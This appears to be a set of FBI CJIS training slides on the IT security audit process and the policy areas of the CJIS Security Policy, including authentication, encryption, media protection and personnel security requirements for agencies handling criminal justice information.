- Official email notice is sent to the agency point of contact (TAC, LASO, etc) provided by the CSA.
- Pre-audit material forwarded electronically to audit point of contact.
  - Provides general idea of topic areas that will be discussed.
  - List of documentation the agency is required to provide.
  - Provides an idea of who to have present during the audit.

INFORMATION TECHNOLOGY SECURITY AUDIT

What is the general FBI IT Security Audit process?

- Onsite audit includes:
  - Administrative interview conducted with appropriate agency personnel.
  - Physical security inspection - involves a tour of the facility, including anywhere the agency is processing, storing, or accessing CJI.
  - Typically lasts two to four hours.
- At the conclusion of the audit:
  - Policy assessment packet - summarizes issues/concerns found and notates any immediate pending follow-up; draft version.

INFORMATION TECHNOLOGY SECURITY AUDIT

What areas of the policy are assessed?

- **System Administration**
  - CSO, ISO, & LASO Responsibilities.
- **Administration of Noncriminal & Criminal Justice Functions**
  - CJIS User Agreements, Management Control Agreements, Security Addendum, Agency Coordinator, Outsourcing.
- **Information Protection**
  - IT Security Policy, Standards of Discipline, Personnel Security, Security Awareness Training, Physical Security, Security Audits, Media Protection (at rest), Media Transport, Media Disposal.
- **Network Infrastructure**
  - Network Configuration, Personally Owned Information Systems, System Use Notification Screen, Identification/User Identification (User ID), Authentication, Session Lock, Event Logging, Advanced Authentication, Encryption, Wireless Devices, Personal Firewall, Wireless (802.11x) Access, Boundary Protection, Malicious Code, Spam/Spyware, Security Alerts/Advisories, Patch Management, Voice over Internet Protocol (VoIP), Partitioning and Virtualization, Cloud Computing, Security Incident Response.

INFORMATION TECHNOLOGY SECURITY AUDIT

Following the audit…

- All local agency audit findings are compiled into a draft report and provided to the CSA roughly sixty days following the onsite audit.

- Local agencies <u>do not</u> receive any additional documentation from their FBI CJIS Division auditor following the onsite audit.

- Each CSA is asked to respond within sixty days of receipt of the draft report.

- APB’s Compliance Evaluation Subcommittee & the Compact Council Sanctions Committee reviews the sanctionable audit results and the corresponding responses.

INFORMATION TECHNOLOGY SECURITY AUDIT

How to respond to an FBI ITS audit report?

- The CSA will be asked to respond from both a jurisdiction and local perspective.

- For resolved findings:

  - How was the finding resolved?

  - When did the resolution occur?

- For findings that require an extended amount of time to resolve:

  - Provide any on-going resolution plans.

  - Provide an estimated date and time.

INFORMATION TECHNOLOGY SECURITY AUDIT

How to respond to an FBI ITS audit report?

- **Example Finding and Response**
- **Advanced Authentication:** Ensure the local agencies use advanced authentication for personnel who access and/or manage direct access information systems containing CJI from non-secure locations. At the time of audit, the Weldon Police Department allowed administrative IT personnel to access CJI remotely from non-secure locations for information system maintenance without the use of advanced authentication.
- **Local Agency Response:** The Weldon Police Department has implemented a Sophos one-time password (OTP) as advanced authentication for IT administrative personnel who can access CJI remotely from non-secure locations for maintenance. IT Administrators must log in to an agency issued device and request the OTP. A text message with the OTP is sent to the user's agency issued smartphone. The user must then enter this <password><OTP> combination prior to gaining access to CJI. This process was complete as of January 1, 2022.
- **Jurisdiction wide response*:*** To address the issue at a statewide level, the CSA is preparing to present a summary of the FBI audit recommendations to all agency assigned LASOs as part the CSA provided LASO training, specifically reminding them of the advanced authentication requirements. To ensure compliance, the advanced authentication requirement will be addressed during CSA conducted local agency technical security audits.

INFORMATION TECHNOLOGY SECURITY AUDIT

Tips and tricks from your auditor..

- Ensure contact information is current for all local agencies. (POC's, agency address, phone numbers, email address, etc)

- Be actively involved, shadow local audits.

- Notify selected local agencies of an upcoming FBI audit.

- The CJIS Audit Unit considers the audit process to be educational, don't hesitate to ask your auditor for advice and guidance.

NATIONAL AUDIT RESULTS – Criminal Justice Agencies

Top Findings
Advanced Authentication
Security Addendums
Event Logging
Security Awareness Training
Management Control Agreements
Encryption
Identification/UserID
Security Incident Response

NATIONAL AUDIT RESULTS – Noncriminal Justice Agencies

Top Findings
Outsourcing
Security Incident Response
Physical Security
Event Logging
Personally Owned Information Systems
Media Disposal
Media Protection
Security Awareness Training

CJIS Security Policy RESOURCE CENTER

The current version of the *CJIS Security Policy* can be found on FBI.gov.

https://www.fbi.gov/services/cjis/cjis-security-policy-resource-center

QUESTIONS

Christopher A. Weldon
FBI/CJIS Audit Unit
caweldon@fbi.gov

CJIS Security Policy Essential Elements Part 1

Shared Management Philosophy

CJIS SECURITY POLICY
SHARED MANAGEMENT PHILOSPHY

Where does criminal justice information (CJI) come from?

- State
- Local
- Tribal
- Territorial
- Federal

Because the information is shared…

- The FBI CJIS Division employs a shared management philosophy with state, local, tribal, and federal law enforcement agencies.

What does ‘shared management’ mean?

- Through the Advisory Policy Board process, the FBI along with state, local, tribal, and federal data providers and system users share responsibility for the protection of CJI and the operation and management of all systems administered by the CJIS Division for the benefit of the criminal justice community.

CJIS SECURITY POLICY
SHARED MANAGEMENT PHILOSPHY

How does 'shared management' work?

- Designation of a CJIS Systems Agency (CSA)
- Designation of a CJIS Systems Officer (CSO)
- CJIS Advisory Process

The CJIS Advisory Process is used to…

- obtain the user community's advice and guidance on the operation of all of the CJIS programs
- establish a minimum standard of requirements to ensure continuity of information protection (write minimum policy standards)
- represent the shared responsibility between the FBI CJIS, CJIS Systems Agency (CSA), and the State Identification Bureaus (SIB) of the lawful use and appropriate protection of CJI

CJIS SECURITY POLICY
SHARED MANAGEMENT PHILOSPHY

Risk-based Approach to Compliance with the CJIS Security Policy

- Executive Summary:

  "The Policy empowers CSAs with the insight and ability to tune their security programs according to their risks, needs, budgets, and resource constraints while remaining compliant with the baseline level of security set forth in this Policy."

- Section 2.3 Risk Versus Realism:

  "Each agency faces risk unique to that agency. It is quite possible that several agencies could encounter the same type of risk however depending on resources would mitigate that risk differently. In that light, a risk-based approach can be used when implementing requirements."

CJIS SECURITY POLICY
SHARED MANAGEMENT PHILOSPHY

RECAP

- Advisory Policy Board
  - From an idea to the highest level of the FBI
    - Working Groups to the Director

  - CJIS Security Policy
    - Shared Management Philosophy

CJISSECPOL Overview
Sections 1 – 4

CJIS SECURITY POLICY
Overview

- Fully vetted by all state representation

- Criminal and non-criminal (civil) agencies

- Accompanying *Requirements Companion Document*

- Protect Criminal Justice Information (CJI)

- Identifying the user vs. the device

- Knowing where the user is located
    - Technical controls as well as physical and personnel controls

- Advanced authentication

CJIS SECURITY POLICY
Overview

Sections 1 – 4

Introduces the CJIS Security Policy, describes the approach used throughout the document, and defines roles and responsibilities

- Community of Criminal Justice Information (CJI)
  - State, county, local, territory, tribe, federal, international criminal justice AND non-criminal justice
  - Private industry
- CJI extends the protection measures of information beyond CHRI to include PII

CJIS SECURITY POLICY
Overview

Section 1 – Introduction

Purpose

Minimum set of security requirements for access to FBI CJIS systems and information and to protect and safeguard CJI

Scope

Applicable to all entities with access to, or who operate in support of, FBI CJIS services and information

Relationship to Local Security Policy and Other Policies

Sole agency security policy or agency may augment with local policy

Terminology

Information and data both refer to CJI

CJIS SECURITY POLICY
Overview

Section 2 – CJIS Security Policy Approach

Vision Statement

Business needs for confidentiality, integrity, and availability of information

Architecture Independent

Data protection centric vice implementation architecture

Risk Versus Realism

Requirements scrutinized for risk versus the reality of resource constraints and real-world application

CJIS SECURITY POLICY
Overview

Section 3 – Roles and Responsibilities

3.2.2 CJIS Systems Officer (CSO)

The CSO shall set, maintain, and enforce the following:

1. Standards for the selection, supervision, and separation of personnel who have access to CJI.
2. Policy governing the operation of computers, access devices, circuits, hubs, routers, firewalls, and other components that comprise and support a telecommunications network and related CJIS systems used to process, store or transmit CJI, guaranteeing the priority, confidentiality, integrity, and availability of service needed by the criminal justice community. (includes sub-bullets a – h)
3. Outsourcing of criminal justice functions (includes sub-bullets a – b).

CJIS SECURITY POLICY
Overview

Section 3 – Roles and Responsibilities

3.2.8 CJIS Systems Agency Information Security Officer (CSA ISO)

The CSA ISO shall:

1. Serve as the security point of contact (POC) to the FBI CJIS Division ISO.
2. Document technical compliance with the CJIS Security Policy with the goal to assure the confidentiality, integrity, and availability of criminal justice information to the user community throughout the CSA's user community, to include the local level.
3. Document and provide assistance for implementing the security-related controls for the Interface Agency and its users.
4. Establish a security incident response and reporting procedure to discover, investigate, document, and report to the CSA, the affected criminal justice agency, and the FBI CJIS Division ISO major incidents that significantly endanger the security or integrity of CJI.

CJIS SECURITY POLICY
Overview

Section 3 – Roles and Responsibilities

3.2.9 Local Agency Security Officer (LASO)

Each LASO shall:

1. Identify who is using the CSA approved hardware, software, and firmware and ensure no unauthorized individuals or processes have access to the same.
2. Identify and document how the equipment is connected to the state system.
3. Ensure that personnel security screening procedures are being followed as stated in this policy.
4. Ensure the approved and appropriate security measures are in place and working as expected.
5. Support policy compliance and ensure the CSA ISO is promptly informed of security incidents.

CJIS SECURITY POLICY
Overview
Section 4 – Criminal Justice Information and Personally Identifiable Information

Criminal Justice Information (CJI) – is the term used to refer to all of the FBI CJIS provided data necessary for law enforcement and civil agencies to perform their missions including, but not limited to biometric, identity history, biographic, property, and case/incident history data.

The intent of the CJIS Security Policy is to ensure the protection of the aforementioned CJI until such time as the information is either released to the public via authorized dissemination (e.g. within a court system or when presented in crime reports data), or is purged or destroyed in accordance with applicable record retention rules.

Criminal History Record Information (CHRI) — A subset of CJI. Any notations or other written or electronic evidence of an arrest, detention, complaint, indictment, information or other formal criminal charge relating to an identifiable person that includes identifying information regarding the individual as well as the disposition of any charges.

Personally Identifiable Information (PII) — PII is information which can be used to distinguish or trace an individual’s identity, such as name, social security number, or biometric records, alone or when combined with other personal or identifying information which is linked or linkable to a specific individual, such as date and place of birth, or mother’s maiden name.

CJIS Security Policy Essential Elements Part 2

CJISSECPOL Overview
Section 5

Section 5

Policy Areas 1 - 13

- Focus on the data and services that the FBI CJIS Division exchanges and provides.

- Strategic reasoning and tactical implementation requirements and standards.

- Further dissemination of CJI to Authorized Recipients by various means (hard copy, e-mail, web posting, etc.) constitutes a significant portion of CJI exchanges.

- Regardless of its form, use, or method of dissemination, CJI requires protection throughout its life cycle.

Section 5

Policy Areas 1 - 13

Policy Area 1—Information Exchange Agreements

Policy Area 2—Security Awareness Training

Policy Area 3—Incident Response

Policy Area 4—Auditing and Accountability

Policy Area 5—Access Control

Policy Area 6—Identification and Authentication

Policy Area 7—Configuration Management

Section 5

Policy Areas 1 - 13

Policy Area 8—Media Protection

Policy Area 9—Physical Protection

Policy Area 10—Systems and Communications Protection and Information Integrity

Policy Area 11—Formal Audits

Policy Area 12—Personnel Security

Policy Area 13—Mobile Devices

Appendices

Appendix A —Terms and Definitions

Appendix B —Acronyms

Appendix C —Network Topology Diagrams

Appendix D —Sample Information Exchange Agreements

Appendix E —Security Forms and Organizational Entities

Appendix F —IT Security Incident Response Form

Appendix G —Best Practices

Appendix H —Security Addendum

Appendix I —References

Appendix J —Noncriminal Justice Agency Supplemental Guidance

Appendix K —Criminal Justice Agency Supplemental Guidance

Section 5.1

Policy Area 1: Information Exchange Agreements

Ensure all parties understand and agree to:

- Required controls
- Responsibilities
- Roles
- Ownership
- Handling

Document the agreement

Section 5.1

Policy Area 1: Information Exchange Agreements

- **State and Federal Agency User Agreements**
- **CJA User Agreements**
- **Inter-agency and Management Control Agreements**
- **Agency User Agreements (Civil)**
- **Security Addendum / Outsourcing Standards**

Section 5.2

Policy Area 2: Security Awareness Training

Requirements:

- All personnel with access to CJI
- Within six (6) months of initial assignment
- Biennially

Four “Levels” of training:

1. Personnel with Unescorted Access to Physically Secure Location
2. Personnel with Unescorted Access to CJI (hard copy)
3. Personnel with Physical and Logical Access
4. Personnel with Technology Roles

Training Records:

- Documented
- Kept current
- Maintained by CSO/SIB/Compact Council

Section 5.3

Policy Area 3: Incident Response

Institutes the requirement for agencies to establish an operational incident handling capability to track, document, and report incidents to appropriate agency officials and/or authorities

- **Responsibilities**
- **Management of Incidents** – consistent & effective
- **Incident Handling** – preparation/detection/analysis/containment/ eradication/recovery
- **Collection of evidence**
- **Incident Response Training** – included in level 1 Security Awareness Training
- **Incident monitoring** – track/monitor/document

Section 5.4

Policy Area 4: Auditing and Accountability

What is “auditing and accountability”?

❖ Audit: Independent review and examination of records and activities to assess the adequacy of system controls, to ensure compliance with established policies and operational procedures.

❖ Accountability: Principle that an individual is entrusted to safeguard and control equipment, keying material, and information and is answerable to proper authority for the loss or misuse of that equipment or information.

Section 5.4

Policy Area 4: Auditing and Accountability

Why should we perform audits?

> ***Agencies shall implement audit and accountability controls to increase the probability of authorized users conforming to a prescribed pattern of behavior.***

What is your “pattern of behavior”?

Section 5.4

Policy Area 4: Auditing and Accountability

Auditable Events and Content (Information Systems)

- **Events –** log on/resource access/password changes/ privileged account use/audit log modification
- **Content –** date/time/component/type of event/identity/ success or failure
- **Response –** alert if issues with audit system
- **Monitoring/Analysis –** person/weekly review/increase with risk
- **Time stamps –** system generated/date & time/synchronize annually
- **Protection –** modification/deletion/unauthorized access
- **Retention –** 365 days/longer if required
- **NCIC & III –** maintain 1 year/identify operator & receiving agency/identify requestor & secondary recipient/unique identifier

Section 5.5

Policy Area 5: Access Control

Provides the planning and implementation of mechanisms to restrict reading, writing, processing, and transmission of CJI and the modification of information systems, applications, services, and communication configurations allowing access to CJI.

Section 5.5

Policy Area 5: Access Control

- **Account Management** – manage accounts/validate annually
- **Access Enforcement** – employ access control policies and mechanisms/least privilege
- **Unsuccessful Login Attempts** – no more than 5 consecutive tries (technically feasible)/automatic lock out for 10 minutes
- **System Use Notification** – acknowledge before access
- **Session Lock** – max 30 minutes
- **Remote Access** – automated monitoring & control/document process privileged functions
- **Personally Owned IS** – no CJI access unless authorized in policy/NA to access agency public information & systems
- **Publicly Accessible Computers** – not authorized for CJI

Section 5.6

Policy Area 6: Identification and Authentication

Identify IS users / processes acting on behalf of users and authenticate the identities of those users or processes as prerequisite to allowing access to systems or services.

- **Identification Policy and Procedures** – unique identification of all users/prior to access
- **Use of Originating Agency Identifiers in Transactions and Information Exchanges** – ORI in each transaction/service agency or requesting agency ORI
- **Authentication Policy and Procedures** – validate users after unique ID/authenticate at local agency, CSO, SIB, or Channeler
- **Standard Authenticators** – password/PIN
- **Advanced Authentication**
- **Identifier and Authenticator Management** – user vetting/disable, revocation & archive/distribution/assertions

Section 5.6

Policy Area 6: Identification and Authentication

What is identification?

- Ensuring that a subject is the entity it claims to be

What is authentication?

- The process of verifying a claimed identity
- Determining if the subject is really who he/she claims to be

Based on at least one of the following three factors:

- Something a person knows (password, passphrase, PIN)
- Something a person has (smart card, token, key, swipe card, badge)
- Something a person is (fingerprint, voice, retina/iris characteristics)

Strong, or two-factor, authentication contains two (distinct) out of three of these factors.

Section 5.6
Policy Area 6: Identification and Authentication

What is advanced authentication (AA)?

- The process of requiring more than a single factor of authentication

When is AA required?

- “Dependent upon the physical, personnel, and technical security controls associated with the user location.” (Section 5.6.2.2.1)
    - When outside a physically secure location
    - When inside a physically secure location (Section 5.9) where the technical controls (Section 5.5 and 5.10) have not been implemented
    - At the point of CJI access

Section 5.6

Policy Area 6: Identification and Authentication

How can AA can be achieved?

- Two factor authentication using biometric systems, user-based public key infrastructure (PKI), smart cards, software tokens, hardware tokens, paper (inert) tokens, passwords, PINs, OTPs, etc.

OR

- Using a Risk-based Authentication (RBA) solution that includes a software token element comprised of a number of factors, such as network information, user information, positive device identification (i.e. device forensics, user pattern analysis and user binding), user profiling, and high-risk challenge/response questions.

Section 5.6

Policy Area 6: Identification and Authentication

AA is used to provide additional assurance the user is who they claim to be

- Authorized User

AA provides additional security beyond the typical user identification (e.g., user ID) and authentication (e.g., password)

- Provide Increased Assurance of User Identity
- Non-repudiation
- Lower Risk for Data Exfiltration

Section 5.7

Policy Area 7: Configuration Management


Allow Only Qualified and Authorized Individuals Access to Information System Components for Purposes of Initiating Changes, Including Upgrades, and Modifications (*Policy Area 5, Access Control, Describes Agency Requirements for Control of Privileges and Restrictions*)

- **Least Functionality** – Configure Systems to Provide Only Essential Capabilities & Prohibit Use of Specified Services
- **Network Diagram** – Current, Complete Topological Drawing of Interconnectivity of CJIS Network and Services
- **Security of Configuration Documentation** – Protect System Documentation Consistent with Policy Area 5

Section 5.7

Policy Area 7: Configuration Management

Conceptual Topology Diagram For A State Law Enforcement Agency



Internet

State WAN

Dedicated Circuit To FBI

Dedicated Circuits To Counties

Dedicated Circuits To Municipalities

VPN Tunnels Via Internet To Counties / Municipalities

Intrusion Detection Device

Encryption Mechanism

Intranet Router

Mobile BroadBand Card + Service

Extranet Router

Router / Firewall / VPN, FIPS 140-2 Compliant

Squad Car Laptop w/ Advanced Authentication (A.A.) (275)

Ethernet Switch

Law Enforcement Workstation VLAN

General Infrastructure VLAN

Web Servers VLAN

A.A. Authentication Server

FIPS 140-2 VPN Client

VLAN Membership Through VPN Via Internet

State L.E. Workstation (125)

CAD System with CJIS Interface +128-Bit TLS

Other Department VLAN

CAD Client

Web Browser

TLS Web Server

Other Department Workstation (60)

CAD Client w/ A.A.

TLS Web App.

Police Cruiser VLAN

TLS Web App.

CAD Client

State Law Enforcement Agency

- - - FIPS 140-2 COMPLIANT ENCRYPTION

—— STANDARD CONNECTION

Appendix C.1-B

01/01/2011

Section 5.8

Policy Area 8: Media Protection

The purpose of media protection is to restrict access to authorized individuals and to minimize the risk that sensitive information could be compromised by unauthorized individuals. It is in the promotion of this purpose that the CJIS Security Policy has the following points written into media protection:

- Media protection is essential for both electronic and physical media.
- It is necessary to protect the media whether in storage or in transit.
- Protection measures must include the complete lifecycle of media.
- Media needs to be sanitized and/or properly disposed of when no longer needed.

Section 5.8

Policy Area 8: Media Protection

"Digital media" means any form of electronic media designed to store data in a digital format. This includes, but is not limited to: memory device in laptops, computers, and mobile devices; and any removable, transportable electronic media, such as magnetic tape or disk, optical disk, flash drives, external hard drives, or digital memory card.

Examples:

- All hard drives (internal, external, removable, non-removable)
- Flash drives (thumb drives)
- Magnetic tape or disk
- Optical disk (CD-RWs, DVD-RWs)
- Digital memory cards (e.g., SD cards & micro SD cards)
- Cell phones
- Either copiers, fax machines, or printers that have hard drives

"… CJI in **physical form** (printed documents, printed imagery, etc.) ."

Examples:

- Printed documents
- Printed imagery
- Printed facsimile

Section 5.8

Policy Area 8: Media Protection

- **Media Storage and Access** – physically secure location or controlled area/restrict access/encrypt when physical & personnel controls not feasible
- **Media Transport** – protect outside physically secure location or controlled area/ restrict activities during transport
- **Digital Media during Transit** – protect using CJI in transit security controls/other controls if encryption not possible
- **Physical Media in Transit** – same level of protection as electronic media in transit
- **Digital Media Sanitization and Disposal** – sanitize or degauss/destroy/ document/authorized personnel or witness
- **Disposal of Physical Media** – secure disposal/formal procedures/shredding or incineration/authorized personnel

Section 5.9

Policy Area 9: Physical Protection

Physical Protection Policy and Procedures
“Physical protection policy and procedures shall be documented and implemented to ensure CJI and information system hardware, software, and media are physically protected through access control measures. “

Physically Secure Location
“…a facility, a criminal justice conveyance, or an area, a room, or a group of rooms within a facility with both the physical and personnel security controls sufficient to protect CJI and associated information systems.”

Section 5.9

Policy Area 9: Physical Protection

Physical Security Controls

The physical security controls required for establishing a physically secure location per the CJIS Security Policy (Sections 5.9.1.1 – 5.9.1.8) are :

- **Security Perimeter** – clearly marked/separate from non-secure locations
- **Physical Access Authorizations** – maintain list of authorized personnel/issue credentials
- **Physical Access Control** – control all access points/verify individual access authorizations
- **Access Control for Transmission Medium** – control physical access to information system distribution and transmission lines
- **Access Control for Display Medium** – monitor orientation/physical access to displays
- **Monitoring Physical Access**
- **Visitor Control** – authentication/escorting
- **Delivery and Removal** – authorize and control IS items into and out of the physically secure location

Section 5.9

Policy Area 9: Physical Protection

Controlled Area

"If an agency cannot meet all of the physical and personnel controls required for establishing a physically secure location, but has an operational need to access or store CJI, the agency shall designate an area, a room, or a storage container, as a *controlled area* for the purpose of day-to-day CJI access or storage."

- Limit access to the controlled area during CJI processing times to only those personnel authorized by the agency to access or view CJI.
- Lock the area, room, or storage container when unattended.
- Position information system devices and documents containing CJI in such a way as to prevent unauthorized individuals from access and view.
- Follow the encryption requirements found in section 5.10.1.2 for electronic storage of CJI (e.g. data "at rest").

ANY
QUESTIONS?

CJIS Security Policy Essential Elements Part 3

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

Establishes protection requirements for communications and information systems; from virtualized environment to network boundaries and across transmission mediums; think infrastructure

Establishes the capability requirements for applications, services, and information systems to ensure system integrity protection against unauthorized changes

- Information Flow Enforcement
- Facsimile Transmission of CJI
- Partitioning and Virtualization
- System and Information Integrity Policy and Procedures

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

Information Flow Enforcement

- The network infrastructure shall control the flow of information between interconnected systems, e.g. controlling how data moves from one place to the next in a secure manner
- Boundary protection devices are examples of flow control enforcement
- Network-based and/or host-based intrusion detection tools shall be implemented
- Encryption shall be meet the requirements in Section 5.10.1.2 for CJI at rest and in transit

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

Criminal Justice Information (CJI) must be encrypted:

- When stored (at rest) outside the boundary of a physically secure location
  - When encryption is used for CJI at rest, it must be it must be FIPS 140-2 certified and use a symmetric cipher of at least 128 bit in strength or use the AES symmetric cipher at 256 bit strength.
- Immediately when transmitted outside the boundary of a physically secure location (two exceptions: 5.13.1.2.2 and 5.10.2)
  - When encryption is used for CJI in transit, it must be FIPS 140-2 certified and use a symmetric cipher of at least 128 bit.

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

CJIS Security Policy Exceptions for Encryption

The CJIS Security Policy does permit exceptions for encryption when CJI is transmitted outside the boundary of the physically secure location.

Two exceptions as written in sections 5.13.1.2.2 and 5.10.2 are detailed as follows:

- Any cellular device used to transmit CJI via voice is exempt from the encryption and authentication requirements when an officer determines there is an immediate need for the CJI to further an investigation or situations affecting the safety of an officer or the general public.
- CJI transmitted via a single or multi-function device over a standard telephone line is exempt from encryption requirements.

A third exception details transmission medium meeting specific requirements. (next slide)

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

CJIS Security Policy Exceptions for Encryption (cont.)

Encryption shall not be required if the transmission medium meets all of the following requirements:

- The agency owns, operates, manages, or protects the medium.
- Medium terminates within physically secure locations at both ends with no interconnections between.
- Physical access to the medium is controlled by the agency using the requirements in Sections 5.9.1 and 5.12.
- Protection includes safeguards (e.g., acoustic, electric, electromagnetic, and physical) and if feasible countermeasures (e.g., alarms, notifications) to permit its use for the transmission of unencrypted information through an area of lesser classification or control.
- With prior approval of the CSO.

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

CJIS Security Policy Exceptions for Encryption (cont.)

Examples:

- A campus is completely owned and controlled by a criminal justice agency (CJA) – If line-of-sight between buildings exists where a cable is buried, encryption is not required.
- A multi-story building is completely owned and controlled by a CJA – If floors are physically secure or cable runs through non-secure areas are protected, encryption is not required.
- A multi-story building is occupied by a mix of CJAs and non-CJAs – If floors are physically secure or cable runs through the non-secure areas are protected, encryption is not required.

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

Facsimile Transmission of CJI

- CJI transmitted via a single or multi-function device over a standard telephone line is exempt from encryption requirements.
- CJI transmitted external to a physically secure location using a facsimile server, application or service which implements email-like technology, shall meet the encryption requirements for CJI in transit as defined in Section 5.10.

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

Partitioning and Virtualization

- When partitioning, the app, service, or system shall separate user functionality from system management functionality…and physically or logically separate user interfaces (public Web pages) from info storage and management services (database management)
- Virtualized environments are authorized for criminal justice/ non-criminal justice activities when the specific security controls outlined in the CJIS Security Policy are implemented

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

System and Information Integrity Policy and Procedures

- Develop and implement a local policy ensuring prompt installation of security patches and establish a security alert and advisory process
- Malicious code protection for Internet connected systems
- Implement spam and spyware protection on systems running a full-featured operating system
- A personal firewall shall be employed on all devices running a full-featured operating system
- Receive and disseminate security alerts and advisories and take appropriate actions

Section 5.10

Policy Area 10: System Communications Protection and Information Integrity

How Do I Check for FIPS 140-2 Certification?

National Institute of Standards and Technology (NIST) maintains and provides links for:

- FIPS 140-2 Modules In Process List:
  - ➢ http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140InProcess.pdf

- FIPS 140-2 Vendor List (Sorted by vendor)
  - ➢ http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/1401vend.htm

- Validated FIPS 140-2 Cryptographic Modules (by product (sorted by date and numerical certificate order)
  - ➢ http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm

Section 5.11

Policy Area 11: Formal Audits

Conducted to ensure compliance with applicable statutes, regulations, and policies

Audits by the FBI CJIS Division

- Triennial compliance audits
- Triennial security audits

Audits by the CSA

- Triennially audit all criminal justice with “direct access” to CJIS systems
- In coordination with the SIB, periodically audit all public and private NCJAs with access to CJI
- Authority for unannounced security inspections and scheduled audits of contractor facilities

Section 5.12

Policy Area 12: Personnel Security

Personnel Security

Having proper security measures in place to protect against an insider threat is a critical component for the CJIS Security Policy. The security terms and requirements of Section 5.12 apply to ALL personnel who have access to unencrypted CJI, including those individuals with physical access and/or logical access to devices that store, process, or transmit unencrypted CJI.

Personnel Security Policy and Procedures

The CSO, or their designee, is authorized to approve access to CJI. It is important to note that all CSO designees shall be from an authorized criminal justice agency. The decision shall be based off the results of the following checks:

- Appropriate background checks prior to access for all personnel with unescorted access to unencrypted CJI
- Reinvestigations are recommended for every five (5) years unless Rap Back is implemented

Section 5.12

Policy Area 12: Personnel Security

Personnel Termination

- Upon termination of individual employment, immediately terminate access to CJI.

Personnel Transfer

- The agency shall review the CJI access authorizations when personnel are reassigned or transferred to other positions.

Personnel Sanctions

- Employ a formal sanctions process for personnel failing to comply with policies and procedures.

Section 5.13

Policy Area 13: Mobile Devices

Wireless Communications Technology

- Wireless protocol considerations, cellular devices, Bluetooth, mobile hotspots.

Mobile Device Management (MDM)

- Access to CJI from mobile devices running a limited-feature OS.

Section 5.13

Policy Area 13: Mobile Devices

Wireless Device Risk Mitigations

- General requirements.

System Integrity

- Patching/updates, malicious code protection, personal firewall (full-featured OS devices).

Section 5.13

Policy Area 13: Mobile Devices

Incident Response

- In addition to 5.3, special reporting procedures for unique situations.

Access Control

- Rely on applications which access CJI.

Identification & Authentication

- Local device authentication, AA and compensating controls.

FBI CJIS ISO Resources

iso@fbi.gov

CJIS ISO Program

- Steward the CJIS Security Policy for the Advisory Policy Board
  - Draft and present topic papers at the APB meetings
- Provide Policy support to state ISOs and CSOs
  - Policy Clarification
  - Solution technical analysis for compliance with the Policy
  - Operate a public facing web site on FBI.gov: CJIS Security Policy Resource Center
- Provide training support to ISOs
- Provide policy clarification to vendors in coordination with ISOs

iso@fbi.gov

CJIS Security Policy Requirements Companion document

- Companion document to the CJIS Security Policy
- Lists every requirement, “shall” statement, and corresponding location and effective date
- Cloud “matrix” which shows the technical capability to meet requirements
- Updated in conjunction with the CJIS Security Policy updates

iso@fbi.gov

CJIS Security Policy Mapping to NIST 800-53r5

- Maps Policy (v5.9) sections to related NIST SP800-53r5 controls
  - Moderate impact level controls plus some related controls
- Not all Policy requirements map to NIST controls
  - Policy requirements originate from 28 CFR
  - Policy requirements unique to CJI

